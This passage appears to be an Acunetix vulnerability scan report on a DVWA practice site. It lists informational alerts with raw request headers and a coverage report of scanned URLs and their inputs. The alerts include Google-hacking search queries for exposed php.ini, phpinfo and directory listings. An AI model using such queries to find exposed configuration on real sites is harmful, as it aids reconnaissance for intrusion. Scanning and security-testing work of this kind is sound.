Accept: */*
```

/vulnerabilities/upload/help

Details

We found intitle:"Index of" upload size parent directory

Request headers

```
GET /vulnerabilities/upload/help/ HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/vulnerabilities/upload/help/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
```

```
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

GHDB: PHP configuration file (php.ini)

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Files containing juicy info

The php.ini file contains all the configuration for how PHP is parsed on a server. It can contain default database usernames, passwords, hostnames, IP addresses, ports, initialization of global variables and other information. Since it is found by default in /etc, you might be able to find a lot more unrelated information in the same directory.

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

[Acunetix Google hacking]
[The Google Hacking Database (GHDB) community]

Affected items

/php.ini

Details

We found inurl:php.ini filetype:ini

Request headers

```
GET /php.ini HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

GHDB: phpinfo()

Severity	**Informational**
Type	Informational
Reported by module	GHDB

Description

The description for this alert is contributed by the GHDB community, it may contain inappropriate language.
Category : Files containing juicy info

this brings up sites with phpinfo(). There is SO much cool stuff in here that you just have to check one out for yourself! I mean full blown system versioning, SSL version, sendmail version and path, ftp, LDAP, SQL info, Apache mods, Apache env vars, *sigh* the list goes on and on! Thanks "joe!" =)

The Google Hacking Database (GHDB) appears courtesy of the Google Hacking community.

Impact

Not available. Check description.

Recommendation

Not available. Check description.

References

[Acunetix Google hacking]
[The Google Hacking Database (GHDB) community]

Affected items

/phpinfo.php

Details

We found intitle:phpinfo "PHP Version"

Request headers

```
GET /phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/index.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=6nkph3bf2vib2gbqjvb0n29kb0; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Possible internal IP address disclosure

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_File.script)

Description

A string matching an internal IPv4 address was found on this page. This may disclose information about the IP addressing scheme of the internal network. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

Recommendation

Prevent this information from being displayed to the user.

Affected items

/phpinfo.php

Details

Pattern found: 192.168.1.199

Request headers

```
GET /phpinfo.php HTTP/1.1
Pragma: no-cache
Cache-Control: no-cache
Referer: http://dvwa.websitesecurity.ro/index.php
Acunetix-Aspect: enabled
Acunetix-Aspect-Password: *****
Acunetix-Aspect-Queries: filelist;aspectalerts
Cookie: PHPSESSID=6nkph3bf2vib2gbqjvb0n29kb0; security=low
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Possible username or password disclosure

Severity	**Informational**
Type	Informational
Reported by module	Scripting (Text_Search_File.script)

Description

A username and/or password was found in this file. This information could be sensitive.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

Recommendation

Remove this file from your website or change its permissions to remove access.

Affected items

/README.md

Details

Pattern found: password = password

Request headers

```
GET /README.md HTTP/1.1
Cookie: PHPSESSID=ea7s7v3bk457jmja9p9vei9ui6; security=high
Host: dvwa.websitesecurity.ro
Connection: Keep-alive
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/28.0.1500.63 Safari/537.36
Accept: */*
```

Scanned items (coverage report)

Scanned 67 URLs. Found 34 vulnerable.

URL: http://dvwa.websitesecurity.ro/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/login.php

No vulnerabilities has been identified for this URL

3 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
Login	URL encoded POST
password	URL encoded POST
username	URL encoded POST

URL: http://dvwa.websitesecurity.ro/dvwa/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/css/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/css/login.css

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/css/main.css

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/css/source.css

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/css/help.css

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/images/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/js/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/js/dvwaPage.js

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/includes/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/includes/DBMS/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/includes/DBMS/DBMS.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/includes/DBMS/PGSQL.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/includes/DBMS/MySQL.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/includes/dvwaPage.inc.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/dvwa/includes/dvwaPhpIds.inc.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/index.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/about.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/phpinfo.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
	URL encoded GET

URL: http://dvwa.websitesecurity.ro/security.php
No vulnerabilities has been identified for this URL
4 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
phpids	URL encoded GET

Input scheme 2	
Input name	Input type
test	URL encoded GET

Input scheme 3	
Input name	Input type
seclev_submit	URL encoded POST
security	URL encoded POST

URL: http://dvwa.websitesecurity.ro/setup.php
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type

create_db	URL encoded POST

URL: http://dvwa.websitesecurity.ro/logout.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/instructions.php
No vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
doc	URL encoded GET

URL: http://dvwa.websitesecurity.ro/vulnerabilities/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/fi/
Vulnerabilities has been identified for this URL
1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
page	URL encoded GET

URL: http://dvwa.websitesecurity.ro/vulnerabilities/fi/help/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/fi/help/help.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/
Vulnerabilities has been identified for this URL
3 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
Change	URL encoded GET
password_conf	URL encoded GET
password_new	URL encoded GET

URL: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/help/
Vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/csrf/help/help.php
No vulnerabilities has been identified for this URL
No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/sqli/
Vulnerabilities has been identified for this URL
2 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type

id	URL encoded GET
Submit	URL encoded GET

URL: http://dvwa.websitesecurity.ro/vulnerabilities/sqli/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/sqli/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/exec/

Vulnerabilities has been identified for this URL

2 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
ip	URL encoded POST
submit	URL encoded POST

URL: http://dvwa.websitesecurity.ro/vulnerabilities/exec/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/exec/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/brute/

Vulnerabilities has been identified for this URL

3 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
Login	URL encoded GET
password	URL encoded GET
username	URL encoded GET

URL: http://dvwa.websitesecurity.ro/vulnerabilities/brute/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/brute/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/xss_s/

Vulnerabilities has been identified for this URL

3 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
btnSign	URL encoded POST
mtxMessage	URL encoded POST
txtName	URL encoded POST

URL: http://dvwa.websitesecurity.ro/vulnerabilities/xss_s/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/xss_s/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/xss_r/

Vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
name	URL encoded GET

URL: http://dvwa.websitesecurity.ro/vulnerabilities/xss_r/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/xss_r/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/upload/

Vulnerabilities has been identified for this URL

3 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
MAX_FILE_SIZE	POST (multipart)
Upload	POST (multipart)
uploaded	POST (multipart)

URL: http://dvwa.websitesecurity.ro/vulnerabilities/upload/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/upload/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/

Vulnerabilities has been identified for this URL

10 input(s) found for this URL

Inputs

Input scheme 1

Input name	Input type
Change	URL encoded POST
password_conf	URL encoded POST
password_new	URL encoded POST
recaptcha_challenge_field	URL encoded POST
recaptcha_response_field	URL encoded POST
step	URL encoded POST

Input scheme 2

Input name	Input type
Change	URL encoded POST
password_conf	URL encoded POST
password_new	URL encoded POST
step	URL encoded POST

URL: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/captcha/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/sqli_blind/

Vulnerabilities has been identified for this URL

2 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded GET
Submit	URL encoded GET

URL: http://dvwa.websitesecurity.ro/vulnerabilities/sqli_blind/help/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/sqli_blind/help/help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/view_help.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/view_source.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/vulnerabilities/view_source_all.php

No vulnerabilities has been identified for this URL

1 input(s) found for this URL

Inputs

Input scheme 1	
Input name	Input type
id	URL encoded GET

URL: http://dvwa.websitesecurity.ro/ids_log.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/icons

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/robots.txt

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro:80/README.md

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/php.ini

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/config/

Vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/config/config.inc.php

No vulnerabilities has been identified for this URL

No input(s) found for this URL

URL: http://dvwa.websitesecurity.ro/docs/

Vulnerabilities has been identified for this URL

No input(s) found for this URL